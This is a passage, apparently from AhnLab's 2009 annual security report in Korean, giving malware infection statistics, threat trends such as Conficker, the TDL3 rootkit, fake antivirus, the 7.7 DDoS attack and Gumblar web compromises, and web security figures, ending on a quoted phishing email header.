10	Win32/Autorun.worm	1,146,378	3.6 %
11	Win32/Kido	920,948	2.9 %
12	Win-Adware/Rogue	783,337	2.4 %
13	Win-Adware/BHO	755,020	2.4 %
14	Win-Trojan/Magania	745,619	2.3 %
15	Dropper/Agent	661,627	2.1 %
16	Win32/Parite	644,872	2 %
17	JS/Shellcode	642,303	2 %
18	TextImage/Sasan	599,598	1.9 %
19	VBS/Agent	529,293	1.7 %
20	Win32/IRCBot	525,673	1.6 %
합계		32,084,768	100 %


[표 2-2] 악성코드 대표진단명 감염보고 연간 Top 20

2009년의 사용자 피해를 주도한 악성코드들의 대표진단명을 보면 Win-Trojan/Agent가 총 보고 건수 5,482,144 건으로 전체의 17.1%를 차지하여 1위에 자리하였다. 그 뒤를 Win32/Induc가 4,048,315건으로 12.6%, Win-Trojan/OnlineGameHack이 3,765,123건으로 11.7%를 차지하여 2위와 3위에 자리하였다.

아래 차트는 2009년 한 해 동안 고객으로부터 감염이 보고된 악성코드 유형별 비율이다.




AhnLab V3 Internet Security 8.0



[그림 2-1] 악성코드 유형별 연간 감염보고 비율

악성코드 유형별로 감염보고 건 수 비율은 트로잔(Trojan)류가 39.2%로 가장 많은 비율을 차지하고 하고 있으며, 다음으로 바이러스(Virus)와 애드웨어(Adware)류가 동일하게 11.7%, 그 뒤를 웜(Worm)과 스크립트(Script), 기타 악성코드가 9.9%, 8.4%, 7.4%를 차지하고 있다. 트로잔류가 70%이상을 차지하던 과거에 비해 비율이 분산된 것은 다양한 악성코드의 등장과 함께 사용자들의 PC이용 환경이 보다 더 심각한 보안위협 수준으로 진행되고 있음을 의미한다고 볼 수 있다. 스마트 폰의 등장과 같은 새로운 IT기기, 신기술들이 사용자의 환경을 편리하고 윤택하게 하는 것 이상으로 개인정보 유출이나 금융사고 등에 대한 위협이 더 증가하는 만큼 보안에 대한 관심과 적극적인 대처가 절실하다.



[그림 2-2] 악성코드 월별 감염보고 건수


PC이용시간이 상대적으로 늘어나는 7월과 11, 12월의 감염보고 건수가 그 외 시기에 비해 높은 것은 학생들의 방학이 주요 이유이다. 도표상 큰 차이를 보이고는 있지만 하반기의 경우 8백만에서 1천3백만 정도의 악성코드 감염보고가 이뤄지고 있으니 PC사용 환경을 관리하는 기업 내 부서나 담당자의 보안에 대한 관심과 적극적인 대처, PC를 직접 사용하는 사용자들의 백신설치 및 자동 최신엔진 업데이트, 실시간 감시 기능 켜두기 등의 다소 간단하면서도 중요한 습관이 필요하다. [그림2-2]에서 1~5월까지 감염보고 건수가 0건으로 나오는 이유는 2009년도에 정확한 피해집계를 위해 6월부터 통계방식을 변경하였기 때문에, 기존의 통계치가 존재하지 않기 때문이다. 올해 6월부터 본격적으로 가동한 안철수연구소의 보안위협 종합 정보시스템인 “AMP”를 통해 내년에는 2009년도와 2010년도의 비교 데이터 및 각종 향상된 통계 정보를 볼 수 있을 것으로 기대한다.

아래 표는 2009년 신규로 접수된 악성코드 중 고객으로부터 감염이 보고된 악성코드 Top 20이다.

순위	악성코드명	건수	비율
1	Win32/Induc	4,048,115	48.7 %
2	Win32/Virut	740,027	8.9 %
3	Win32/Parite	627,203	7.6 %
4	Win-Trojan/Click.573952	277,934	3.3 %
5	Packed/Upack	241,893	2.9 %
6	VBS/Solow.Gen	230,936	2.8 %
7	Win32/Conficker.worm.168096	213,857	2.6 %
8	Win-Trojan/Agent.299008.AY	207,609	2.5 %
9	Win-Dropper/Buwoo.158245	201,671	2.4 %
10	Win32/Kido.worm.156691	179,793	2.2 %
11	Win32/Flood.B	161,500	1.9 %
12	Win32/Conficker.worm.162155	160,930	1.9 %
13	Win-Trojan/Agent.33841	145,334	1.8 %
14	BinImage/Host	126,113	1.5 %
15	Win-Adware/Rogue.DDOSClean.182752	125,066	1.5 %
16	Win-Trojan/Agent.916480.B	124,625	1.5 %
17	Win-Trojan/Bzw.94298	124,019	1.5 %
18	Win-Trojan/Bho.376832	123,257	1.5 %
19	Win-Trojan/NsAnti.Gen	122,193	1.5 %
20	Win-Trojan/NsAnti.166032	122,187	1.5 %
합계		8,304,262	100 %

[표 2-3] 신종 악성코드 감염보고 연간 Top 20

감염보고 건 수로 본다면 2009년의 가장 큰 비중을 차지하는 것은 Win32/Induc이다. 무려4,048,115건으로 절반에 가까운 48.7%의 비율로 1위를 차지하였다. Win32/Induc를 제외하고 본다면 파일 감염형 바이러스의 대표 주자인 Win32/Virut와 Win32/Parite가 1,2위를 차지한 것이나 다름없다. 사용자 정보수집을 목적으로 하는 Trojan류나 USB 드라이브를 통해 전파되는 VBS/Solow.Gen류, 2009년 1월과 2월에 왕성하게 움직였던 Win32/Conficker.worm 과 Win32/Kido.worm 등도 연간 Top 20의 순위 권에 랭크 되었다.



[그림 2-3] 신종 악성코드 연간 유형별 분포

2009년에는 트로잔이 42%로 1위를 차지하였고, 그 뒤를 애드웨어류가 16%로 2위, 바이러스가 12%로 3위를 차지하였다. 2009년 한 해에도 트로잔과 애드웨어가 절반이 넘는 58%를 차지하였다는 것은 그래도 여전히 사용자들의 PC사용 방해 목적 보다는 사용자들을 속여 금전적 이익을

취하려는 움직임이 많았다고 해석할 수 있을 것이다. 점점 지능화, 고도화되어가는 악성코드들로 인하여 피해를 입는 사용자들이 더 이상 늘어나지 않도록 PC사용자들의 보안에 대한 관심과 적극적인 대처가 필요하다.

악성코드 이슈

2009년은 그 어느 해 보다도 ‘취약점’을 이용하는 악성코드에 의한 피해가 많았던 한 해로 기억 된다.

취약점을 이용한 악성코드

2008년 10월에 알려진 MS08-064 취약점을 이용한 Win32/Conficker worm은 2009년 4월까지도 변형을 통하여 맹위를 떨쳤다. 그 이후에 별다른 변형이 보고 되지는 않았지만 일반적으로 Conficker.B형으로 불리어지는 변형이 계속적으로 취약한 시스템을 감염시켜 지속적으로 피해를 주었다. 한편 취약점을 이용한 악성코드로 대표 되는 것은 Adobe Flash 파일 (*.SWF 확장자) 과 PDF 문서 (*.PDF 확장자)에 대한 취약점을 이용한 악성코드이다. 해당 취약점들은 그 동안 일반인들에게도 잘 알려진 윈도우 OS나 MS 오피스 문서들에 대한 취약점이 아니었다. SWF파일과 PDF는 이미 인터넷 환경에서 표준이 되어 버린 파일이므로 많은 사용자들이 사용하고 있기 때문에 그 만큼 위협에 노출 되어 있다. 따라서 악성코드 제작자들이 공격 할 수 있는 기회가 많아졌고 이는 악성코드 대량 확산에 기여하였다.

은폐기법과 자기보호기능으로 고도화된 악성코드

스팸 봇(SpamBot) 또한 기승을 부렸다. 2009년에 발견된 스팸 봇은 은폐기법과 자기보호가 고도화 되었다는 점이 특징이다. 또한 시스템 파일을 감염시켜 존재하기 때문에 진단과 치료가 더욱 더 힘들어졌다. 스팸 메일러들은 감염 후 다른 악성코드를 설치 하기도 했는데 주로 가짜 백신을 다운로드하여 금전적인 피해를 입히기도 하였다. 은폐기법과 자기보호 고도화와 관련하여 올 한해 특이한 악성코드가 많았다. TDSS와 TDL3로 불리어지는 해당 악성코드가 그렇다. 특히 TDL3 또는 TDL Rootkit이라고 불리어지는 악성코드의 경우 파일상으로 존재하지 않았다. 이 악성코드는 부트 바이러스나 MBR Rootkit 처럼 사용 하지 않는 디스크 영역에 자신의 코드를 숨겨두고 활동한다. 일반적으로 이 영역은 확인 할 수 없기 때문에 악성코드는 찾기가 더 힘들어졌다.

즐롭(Zlob) 방식으로 배포되는 국내 애드웨어

해외에서 악성코드 배포에 자주 사용되던 동영상 재생 코덱을 사칭한 국내 애드웨어 다운로드가 발견되었다. 이들은 사람들의 관심을 끌만한 동영상으로 사용자의 접속을 유도한 후 감상을 시도할 때 코덱 설치 메시지를 보여주며 애드웨어 다운로드의 설치 및 실행을 유도한다. 악성코드 배포에 사회공학적인 해킹을 접목 시켜 사용자 스스로 악성코드를 다운로드 받아서 설치하게끔 유도하는 방식이다. 이는 정부 시책과 컴퓨터 보안 업계의 노력으로 ActiveX를 통한 애드웨어의 설치가 어렵게 되어 배포 형태가 발전된 것이다.

교묘해지는 애드웨어/스파이웨어(Spyware)

올해 발견된 애드웨어인 Win-Adware/Softside.77824는 웹 브라우저의 주소 표시줄에 입력된 내용을 가로채 국내 유명 포털 사이트에 접속하는 경우 각 포털 사이트의 색상과 동일한 색상을 사용해 마치 포털 사이트의 메뉴인 것처럼 웹 페이지를 변조하는 형태로 광고를 노출한다.




[그림 2-4] 정상적인 웹 페이지를 변조해 교묘하게 광고를 삽입하는 애드웨어

또한 범용적으로 사용되는 윈도우 시스템 DLL파일과 동일한 이름으로 스파이웨어를 제작하고 인터넷 웹 브라우저 폴더에 설치해 정상 DLL이 아닌 스파이웨어 DLL이 로드되게 한 스파이웨어가 발견되었다. 이렇게 하면 해당 스파이웨어는 윈도우 시작 프로그램에 등록하지 않고 웹 브라우저를 실행하는 것만으로도 실행되므로 정상적인 방법으로는 이를 발견하기 매우 어렵다.

진화하는 가짜 백신

해외에서 제작된 가짜 백신 중 정상적인 프로그램의 실행을 차단해 컴퓨터 사용을 방해하는 사례가 꾸준히 발견되었다. 이들은 범용적인 웹 브라우저, 윈도우 시스템 프로세스 이름을 제외한 다른 프로세스가 실행되면 이를 차단하고 풍선 도움말을 이용해 “WARNING! Application cannot be executed. The file [프로그램 실행 파일명] is infected. Please activate your antivirus software.” 라는 가짜 메시지를 보여주고 가짜 백

신을 실행시켜 유료 결제 후 사용할 것을 유도한다. 이전에는 단순히 풍선 도움말을 통해 컴퓨터가 감염되었다는 허위 메시지만 보여줬지만, 유료 결제율을 높이기 위해 실제 정상적인 컴퓨터 사용을 방해하는 형태로 발전되었다. 이렇듯 가짜 백신은 사용자의 유료 결제를 유도하기 위해 더욱더 다양한 방식으로 발전하고 있다.




[그림 2-5] 정상 프로그램 차단 메시지

또한 최근 국내에서 큰 문제가 되었던 7.7 DDoS 사건을 이용한 가짜 백신이 발견되었다. 제품 이름을 DDoS Cleaner로 마치 DDoS를 효과적으로 예방해주는 제품인 것으로 위장한 형태이다. 실제 해당 제품은 성능이 검증되지 않았으며 DDOS에 관련되어 어떠한 예방 기능을 수행하지 못한다. 또한 국산 애드웨어 다운로드에 의해 사용자 동의 없이 설치되어 동작해 피해 사용자가 많았다.

2. 시큐리티 동향

시큐리티 통계

2009년 마이크로소프트 보안 업데이트 현황




[그림 2-6] 2009년 MS 보안 업데이트 현황

올해 마이크로소프트사(MS)로부터 배포된 보안업데이트는 총 74건으로 2008년도 78건에 비하여 조금 줄었으나 거의 비슷한 수준이라고 볼 수 있다. 그러나, 정식 업데이트 발표 전 위협을 알리는 보안 권고문(Security advisories)의 횟수를 비교해보면, 작년에 비해 2배 이상 급증한 것을 알 수 있다. 이는 올해 제로데이 취약점이 다수 쏟아져 나왔고, 이를 대응하기 위해 마이크로소프트사도 바쁜 한 해를 보냈음을 알려주고 있다. 올해에는 MS사가 새로운 운영체제 Windows 7을 발표하였고, 이미 Windows 7과 관련된 취약점들도 발견되었다. 내년에는 본격적으로 기존의 많은 사

용자들이 Windows 7으로 전환할 것으로 예상되기 때문에 새로운 운영체제에 대한 변화에도 주목해야 할 것으로 보인다.

악성코드 침해 웹사이트 현황



[그림 2-7] 악성코드 침해 웹사이트 현황

2009년의 악성코드 침해 웹사이트를 현황을 종합적으로 보면 6월/8월/9월/10월이 120건 이상으로 침해사이트가 가장 많았으며, 유포지는 20건 이상인 달이 1월/5월/6월 달이 가장 많았다. 일반적인 인터넷 사용자들이 가장 많이 사용하는 곳이 웹 서비스이며, 공격자는 이를 통해 현재도 많은 악성코드를 웹을 통해 배포하고 있다는 것을 알 수가 있다. 2009년도에 웹을 통해 배포되는 악성 스크립트를 보면, 하나의 취약점을 통한 악의적인 스크립트가 아닌 다수의 취약점을 이용하고 있다. 특히 2009년도에는 무차별적인 공격보다도 분석가를 회피하기 위해 특정한 환경에서만 악성코드가 동작하거나, 프로그램 버전을 확인 및 웹 브라우저를 체크하는 등 다양한 우회 방법을 통해 많은 확산을 보였다.

시큐리티 이슈

대량 웹 침해사고

2008년 대량 SQL Injection 공격으로 대규모의 웹 침해사고 가능성이 현실화된 이후, 2009년에는 “검블러(Gumblar, Geno)”, “나인볼(Nine-Ball)”이라는 이름으로 공격이 본격화되었다. 하반기에는 이들 공격을 통해 침해된 사이트로부터 악성코드(대표: Win32/Daonol)가 유포되어, 국내 사용자들의 피해 신고도 급증하기 시작하고 있다. 초기에는 해외 언론이나 보안업체로부터 발표되는 기사를 통해서 대규모의 웹 침해사고 위험이 알려지기 시작하였으나, 하반기에는 국내에서도 본격적으로 웹 침해사고의 흔적들이 속속 발견되고 있다. 특히, 온라인 쇼핑몰 상품보기 정보 등에서 “검블러” 공격에 이용된 악성 스크립트나 링크들이 많이 발견되고 있다. 이러한 웹 공격은 과거 단순히 특정 웹사이트의 서비스를 방해하기 위한 목적이 아니라, 손쉽게 대량의 좀비 PC를 확보하고 이를 거래하여 돈을 챙기기 위한 목적이 강해졌다. 따라서, 보다 체계적이고 지능화되어 있어 탐지나 분석이 더욱 어려워지고 있다. 이러한 웹 공격은 손쉽게 한번의 공격으로 다수의 좀비 PC를 확보할 수 있는 아주 매력적인 매체이기 때문에, 2010년에도 웹을 통한 악성코드 배포는 꾸준히 증가할 것으로 예상된다.

제로데이 취약점 증가

앞서 MS사로부터 발표된 보안 권고문(Security advisories)의 횟수를 통해서도 알 수 있듯이 올해에는 MS 제품군을 포함하여 기타 애플리케이션까지 다양한 영역에서 제로데이 취약점들이 쏟아져 나왔고, 이를 악용한 악성코드 배포사례가 보고되었다. 제로데이 취약점은 예방과 방어책 발표 전이기 때문에 공격자에게는 피해 규모를 늘리거나 악성코드 전파 속도를 높이는 측면에서 아주 매력적인 존재가 된다. 특히, 웹을 통한 다수의 ActiveX 컨트롤 취약점이나 인터넷익스플로러(IE) 취약점들은 과거부터 꾸준히 악용되어 왔으나, 최근에는 Adobe Reader(PDF), Flash Player(flash) 등 대중성이 높은 애플리케이션 취약점을 이용하여 웹이나 사회공학적 방법으로 악성코드를 배포하는 사례가 눈에 띄게 늘고 있다. 최근 제로데이 취약점들은 벤더를 통해 공식적으로 발표되기 이전부터 음성적으로 거래되고, 자동화된 생성툴(Exploit Toolkit) 등을 통해 빠르게 공격에 활용되고 있다. 따라서, 사용자들은 벤더로부터 공식적인 패치가 제공되기 전에도 공격의 위협을 최소화하기 위한 방안으로 권고되는 임시조치방법이나 제로데이 취약점을 사전에 탐지하는 보안제품들을 적절히 선정하여 잘 활용하는 것이 효과적일 것이다.

좀비 PC 를 이용한 분산서비스거부(DDoS) 공격

올해의 Hot 이슈를 뽑는다면 악성코드 동향쪽에서도 언급한 “7.7DDoS” 공격일 것이다. 단연 국내 보안 역사상 큰 사건으로 기록될 이 공격은 좀비 PC를 이용한 분산 서비스거부 공격이다. 이번 공격은 기존의 단발성 공격에 익숙해져 있던 우리들에게 스케줄링 기능을 이용하여 공격대상과 시간을 설정하고 자체 업데이트까지 수행하는 등 최근의 공격수준이 얼마나 체계화되고 지능화 되었는지를 잘 보여주었다. 사건 이후, 보안업계를 비롯하여 국가, 기관, 사용자들까지 보안의식도 성장하였고, 이에 대한 다방면에서의 노력들도 계속되고 있어 전화위복의 기회가 된 것도 사실이다. 그러나, 이후에도 7.7 DDoS 사건과 유사하게 스케줄링 기능을 활용하여 특정 사이트를 공격하거나 C&C(원격 제어 서버)로부터 DDoS 명령을 전달받아 수행하는 등의 DDoS 기능을 갖는 다수의 악성코드들이 꾸준히 발견되고 있다. 이제는 직접적인 공격을 수행하거나 금전적 대가를 받고 공격을 대행하거나 아예 확보된 좀비 PC를 일정 금액으로 거래하는 등 좀비 PC 자체가 돈이 될 수 있다는 개념이 성립되었다. 따라서, 공격자들의 좀비 PC 확보를 위한 노력은 꾸준히 지속될 것으로 예상된다. 또한, 공격 자체의 기능뿐만 아니라 확보된 좀비 PC를 안전하게 유지하기 위한 기능과 진단 및 탐지를 우회하기 다양한 기술들도 지속적으로 진화될 것으로 보인다.

3. 웹 보안 동향

웹 보안 통계


웹 사이트 보안 요약

구분	건수
악성코드 발견 건수	3,029,102
악성코드 유형	3,526
악성코드가 발견된 도메인	9,336
악성코드 발견된 URL	76,379

[표 2-4] 웹 사이트 보안 요약


2009년도 연간 악성코드 발견 건수는 3,029,102건이고, 악성코드 유형은 3,526건이며, 악성코드가 발견된 도메인은 9,336건이며, 악성코드 발견된 URL은 76,379건이다. 본 자료는 안철수연구소의 웹 보안 제품인 SiteGuard의 2009년 자료를 바탕으로 산출한 통계정보이다.

월별 악성코드 발견 건수




2009년 악성코드 발견 건수는 2009년 1분기에 소폭 증가하다 2분기인 6월에 682,795건으로 급격한 증가치를 보였다. 이후 악성코드 발견건수는 20만~30만 건을 기록하고 있다.

월별 악성코드 유형



2009년 악성코드 월별 악성코드 유형은 큰 변화 없이 지소적으로 증가하여 2009년 12월에 1,385건으로 가장 많은 악성코드 유형을 기록하였다.


월별 악성코드가 발견된 도메인



[그림 2-10] 월별 악성코드가 발견된 도메인

2009년 월별 악성코드가 발견된 도메인은 가장 많은 악성코드가 발견된 6월에 1,062건으로 가장 많은 수치를 기록한 이후로 600건~800건을 기록하고 있다.

월별 악성코드가 발견된 URL




[그림 2-11] 월별 악성코드가 발견된 URL

2009년 월별 악성코드 발견된 URL은 2009년 1분기에 증가하다 2분기 이후 지속적인 감소세를 보이고 있다.

악성코드 유형별 배포 수

유형	건수	비율
Adware	1,185,024	39.1 %
Trojan	648,870	21.4 %
Downloader	252,781	8.3 %
Win32/Virut	47,403	1.6 %
Dropper	160,045	5.3 %
AppCare	90,210	3 %
Win-Clicker	30,393	1 %
Spyware	17,689	0.6 %
조크	19,869	0.7 %
기타	576,818	19 %
합계	3,029,102	100 %

[표 2-5] 월별 유형별 배포 수



[그림 2-12] 월별 유형별 배포 수

2009년 악성코드 유형별 배포 수에서 애드웨어(Adware)류가 1,185,024건으로 전체의 39.1%로 1위를 차지하였으며, 트로잔(Trojan)류가 648,870건 전체의 21.4%로 2위를 차지하였다.

악성코드 배포 Top 10

순위	악성코드명	건수	비율
1	Win-Adware/Shortcut.InlivePlayerActiveX.234	393,830	26.7 %
2	Win32/Induc	270,446	18.3 %
3	Win-Adware/GSidebar.145920	169,873	11.5 %
4	Win-Downloader/NavigateAssister.282624	161,613	11 %
5	Win-Adware/Shortcut.IconJoy.642048	132,116	9 %
6	Win-Trojan/Geral.40456.F	104,103	7.1 %
7	Win-Adware/Onclub.446464	99,129	6.7 %
8	Win-Adware/BHO.HiMyCar.237568	50,344	3.4 %
9	ACAD/Bursted	49,284	3.3 %
10	JS/Exception.Exploit	43,381	2.9 %
합계		1,474,119	100 %

[표 2-6] 악성코드 배포 Top 10

악성코드 배포 Top 10에서 Win-Adware/Shortcut.InlivePlayerActiveX.234가 393,830건으로 1위를 차지하였으며, Win32/Induc이 270,446건 18.3%로 2위를 기록하였다.

웹 보안 이슈

웹 플랫폼을 이용한 악성코드 유포 방식 급증

2009년도는 웹 플랫폼을 이용하여 악성코드를 유포하는 방식이 어느 때보다 많은 피해를 일으킨 한 해였다. 악성코드 유포 방식이 급증한 이유는 현재 우리가 많이 사용하는 플랫폼이 무엇이나에 답이 있다. 2000년대에 들어서면서 웹이 홈페이지 위주의 홍보사이트에서 실제 업무에 사용할 수 있는 사무자원으로 변경되었다. 특히 Web 2.0이 주창한 ‘플랫폼으로서의 웹’이라는 모토(motto)와 함께 대다수의 어플리케이션(Application)이 웹을 기반으로 하고 있다. EP(Enterprise Portal)이라는 그룹웨어, EIP(Enterprise Information Portal), KMS(Knowledge Management System)이 대표적인 웹 기반의 사무지원 어플리케이션이라고 볼 수 있다. 이외에도 우리가 접하는 대부분의 어플리케이션은 웹과 떼려야 뗄 수 없는 관계를 유지하고 있다. 따라서, 웹의 활용도가 높아짐에 따라, 웹 기

반 공격도 계속 증가하는 추세이다. 이러한 웹 공격이 계속 증가하는 이유는 이외에도 웹 서버 공격을 위한 도구들이 많이 준비되어 있기 때문이다. [그림 2-13]과 같이 웹 서버 자동 공격 툴을 이용하면 취약한 서버에 대한 악성코드 삽입 등을 쉽게 할 수 있다.




[그림 2-13] 취약한 웹 서버 자동 공격 툴

이러한 공격에 대처할 수 있는 방법은, 웹 서버 관리자는 취약점에 대한 지속적인 패치 관리가 필요하며, 보안업체에 주기적인 취약점 점검, 침투 테스트를 의뢰하여 알려진 보안 위협에 대한 조치가 먼저 선행되어야 한다. 그 이후에는 웹 사이트 개발에도 UI(User Interface) 만 중점적으로 고려할 것이 아니라 설계부터 보안성에 대한 검토를 통해 취약점을 최소화 하는 것이 필요하겠다.

SNS(소셜 네트워크 서비스) 인프라를 이용한 피싱 기승


앞에서 ‘플랫폼으로서의 웹’이라는 개념확산을 통해 웹이 악성코드의 대표적인 유포방법이 되고 있다는 설명이 있었다. ‘플랫폼으로서의 웹’에서 대표적으로 활용성이 높은 것이 SNS(Social Network Service)이다. SNS는 공통 관심사를 가진 사람들이 가상공간에서 상호 정보 교환 및 인맥을 쌓는 서비스로, 대표적인 사례로 국내에는 싸이월드, 포털 사이트의 카페 등이 있으며, 해외에는 트위터, 페이스북 등이 있다. 이러한 SNS의 기반은 웹이다. 즉 웹 플랫폼 위에서 상호 정보 공유 및 파일 교환, 의견 게시 등의 활동을 하며, 지인들과의 유대감을 돈독히 하고 새로운 인맥을 형성할 수 있다. 특히 2009년도에는 SNS 인프라를 이용하여 지인들에게 금전을 요구하거나, SNS 사용자 계정을 탈취해 사기를 치는 사건이 많이 발생하였다. 또한 [그림 2-14]와 같이 허위 이메일을 발송하여 악성코드를 유포하는 사이트로 유도하여 사용자 개인정보를 빼내는 피싱 위협이 증가하였다.

보낸 사람: "Microsoft Customer Support" <no-reply@microsoft.com>
보낸 날짜: 2009-06-23 오후 11:55 (+09:00)
